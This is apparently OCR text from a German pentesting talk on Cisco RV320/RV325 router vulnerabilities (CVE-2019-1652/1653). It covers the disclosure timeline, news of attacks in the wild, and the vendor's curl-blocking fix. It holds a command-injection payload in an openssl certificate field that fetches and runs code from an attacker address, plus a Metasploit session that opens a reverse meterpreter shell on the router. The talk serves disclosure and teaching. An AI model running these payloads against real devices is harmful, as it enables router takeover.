    '/C=US/ST=MyState/L=MyLocality/O=MyOrganization/OU=MyUnit
    /CN=a'$(wget -q -O- http://192.168.10.100:4444/|sh)'b
    /emailAddress=any@example.com/' [...]
```




```
openssl req -new -nodes -subj \
    '/C=US/ST=MyState/L=MyLocality/O=MyOrganization/OU=MyUnit
    /CN=a'$(wget -q -O- http://192.168.10.100:4444/|sh)'b
    /emailAddress=any@example.com/' [...]

openssl req -new -nodes -subj \
    '/C=US/ST=MyState/L=MyLocality/O=MyOrganization/OU=MyUnit
    /CN=a'$(wget -q -O- http://192.168.10.100:4444/|sh)'b
    /emailAddress=any@example.com/' [...]
```

→ CVE-2019-1652

(Command Injection)

Risiko = Eintrittswahrscheinlichkeit × Auswirkung

Lösungen?

Lösungen

- ☐ Management-Interface nicht ins Internet öffnen

Lösungen

- ☐ Management-Interface nicht ins Internet öffnen
- ☐ Konfigurationsexport nur nach Anmeldung

Lösungen

- ☐ Management-Interface nicht ins Internet öffnen
- ☐ Konfigurationsexport nur nach Anmeldung
- ☐ Parameter für Zertifikatsgenerator bereinigen

Lösungen

- ☐ Management-Interface nicht ins Internet öffnen
- ☐ Konfigurationsexport nur nach Anmeldung
- ☐ Parameter für Zertifikatsgenerator bereinigen

- ☐ Router im Netzwerk separieren

Lösungen

- ☐ Management-Interface nicht ins Internet öffnen
- ☐ Konfigurationsexport nur nach Anmeldung
- ☐ Parameter für Zertifikatsgenerator bereinigen

- ☐ Router im Netzwerk separieren
- ☐ Router nicht verwenden

Zeitleiste bis zur Veröffentlichung

19.09.2018 Schwachstelle gefunden

Zeitleiste bis zur Veröffentlichung

19.09.2018 Schwachstelle gefunden

27.09.2018 Kunde stimmt Responsible-Disclosure-Prozess zu


Zeitleiste bis zur Veröffentlichung

19.09.2018 Schwachstelle gefunden

27.09.2018 Kunde stimmt Responsible-Disclosure-Prozess zu

28.09.2018 RT informiert Cisco, Frist: 90 Tage

Zeitleiste bis zur Veröffentlichung




Zeitleiste bis zur Veröffentlichung

Zeitleiste bis zur Veröffentlichung

Zeitleiste bis zur Veröffentlichung

Zeitleiste bis zur Veröffentlichung


https://www.redteam-pentesting.de/advisories/rt-sa-2018-002



badpackets.net vom 26.01.2019: "Over 9,000 Cisco RV320/RV325 routers are vulnerable to CVE-2019-1653"

Geographic Distribution of Discovered Cisco RV32x Routers

Over 19,000 RV32x routers discovered across all Sonar study ports



blog.rapid7.com vom 29.01.2019: "Cisco RV320/RV325 Router Unauthenticated Configuration Export Vulnerability (CVE-2019-1653): What You Need to Know"

BLEEPINGCOMPUTER


Search Site LOGIN SIGN UP

NEWS DOWNLOADS VIRUS REMOVAL GUIDES TUTORIALS DEALS FORUMS MORE

Home > News > Security > Hackers Targeting Cisco RV320/RV325 Routers Using New Exploits

Hackers Targeting Cisco RV320/RV325 Routers Using New Exploits


By Ionut Ilascu January 27, 2019 10:35 AM 0



POPULAR STORIES

How to Download a Windows 10 ISO By Impersonating Other Devices

Bleepingcomputer vom 27.01.2019: "Hackers Targeting Cisco RV320/RV325 Routers Using New Exploits"



Github Repository "CiscoRV320Dump" von David Davidson (@0x27)

Metasploit-Modul

Metasploit-Modul


```
$ ./msfconsole -q
msf5 > use exploit/linux/http/cisco_rv32x_rce
msf5 exploit(linux/http/cisco_rv32x_rce) > set RHOSTS 192.168.10.1
msf5 exploit(linux/http/cisco_rv32x_rce) > set payload linux/mips64/meterpreter_reverse_tcp
msf5 exploit(linux/http/cisco_rv32x_rce) > set LHOST 192.168.10.101
msf5 exploit(linux/http/cisco_rv32x_rce) >
```

Metasploit-Modul

```
$ ./msfconsole -q
msf5 > use exploit/linux/http/cisco_rv32x_rce
msf5 exploit(linux/http/cisco_rv32x_rce) > set RHOSTS 192.168.10.1
msf5 exploit(linux/http/cisco_rv32x_rce) > set payload linux/mips64/meterpreter_reverse_tcp
msf5 exploit(linux/http/cisco_rv32x_rce) > set LHOST 192.168.10.101
msf5 exploit(linux/http/cisco_rv32x_rce) > run

[*] Started reverse TCP handler on 192.168.10.101:4444
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.1.50:8080/
[*] Server started.
[*] Downloading configuration from 192.168.10.1:8007
[*] Successfully downloaded config
[*] Got MD5-Hash: 066bae9070a9a95b3e03019db131cd40
[*] Loging in as user cisco using password hash.
[*] Using default auth_key 1964300002
[*] Successfully logged in as user cisco.
[*] Got cookies: mlap=RGVmYXVsdDM6Ojo6Y2lzY28=;
[*] Sending payload. Staging via http://192.168.10.101:8080/.
[*] 192.168.10.1:8007 - Payload request received: /
[*] Meterpreter session 1 opened (192.168.10.101:4444 -> 192.168.10.1:53487) at [...]

meterpreter >
```

Metasploit-Modul

```
$ ./msfconsole -q
msf5 > use exploit/linux/http/cisco_rv32x_rce
msf5 exploit(linux/http/cisco_rv32x_rce) > set RHOSTS 192.168.10.1
msf5 exploit(linux/http/cisco_rv32x_rce) > set payload linux/mips64/meterpreter_reverse_tcp
msf5 exploit(linux/http/cisco_rv32x_rce) > set LHOST 192.168.10.101
msf5 exploit(linux/http/cisco_rv32x_rce) > run

[*] Started reverse TCP handler on 192.168.10.101:4444
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.1.50:8080/
[*] Server started.
[*] Downloading configuration from 192.168.10.1:8007
[*] Successfully downloaded config
[*] Got MD5-Hash: 066bae9070a9a95b3e03019db131cd40
[*] Loging in as user cisco using password hash.
[*] Using default auth_key 1964300002
[*] Successfully logged in as user cisco.
[*] Got cookies: mlap=RGVmYXVsdDM6Ojo6Y2lzY28=;
[*] Sending payload. Staging via http://192.168.10.101:8080/.
[*] 192.168.10.1:8007 - Payload request received: /
[*] Meterpreter session 1 opened (192.168.10.101:4444 -> 192.168.10.1:53487) at [...]

meterpreter > sysinfo
Computer     : 192.168.10.1
OS           :  (Linux 2.6.32.13-Cavium-Octeon)
Architecture : mips64
BuildTuple   : mips64-linux-muslsf
Meterpreter  : mips64/linux
```


Firmware Upgrade...
v1.4.2.17 → v1.4.2.20

Lösungen

Lösungen

(☑) Management-Interface nicht ins Internet öffnen

Lösungen

(☑) Management-Interface nicht ins Internet öffnen

☐ ~~Konfigurationsexport nur nach Anmeldung~~

Lösungen

(☑) Management-Interface nicht ins Internet öffnen

~~☐ Konfigurationsexport nur nach Anmeldung~~

~~☐ Parameter für Zertifikatsgenerator bereinigen*~~

Lösungen

(☑) Management-Interface nicht ins Internet öffnen


~~☐ Konfigurationsexport nur nach Anmeldung~~

~~☐ Parameter für Zertifikatsgenerator bereinigen*~~

☑ Curl verbieten

```
  # Auszug aus Webserverkonfiguration /etc/nginx.conf

  location / {
      root   html;
      index  index.html index.htm;

+     if ($http_user_agent ~* "curl") {
+        return 403;
+     }

      [...]
  }
```

```
  # Auszug aus Webserverkonfiguration /etc/nginx.conf

  location / {
      root   html;
      index  index.html index.htm;

+     if ($http_user_agent ~* "curl") {
+        return 403;
+     }

      [...]
  }
```



Ursprünglicher Exploit

```
$ curl --insecure https://192.168.10.1/cgi-bin/config.exp
<html>
    <head><title>403 Forbidden</title></head>
    <body bgcolor="white">
        <center><h1>403 Forbidden</h1></center>
        <hr>
        <center>nginx/1.10.1</center>
    </body>
</html>
```

Ursprünglicher Exploit

```
$ curl --insecure https://192.168.10.1/cgi-bin/config.exp
<html>
    <head><title>403 Forbidden</title></head>
    <body bgcolor="white">
        <center><h1>403 Forbidden</h1></center>
        <hr>
        <center>nginx/1.10.1</center>
    </body>
</html>
```

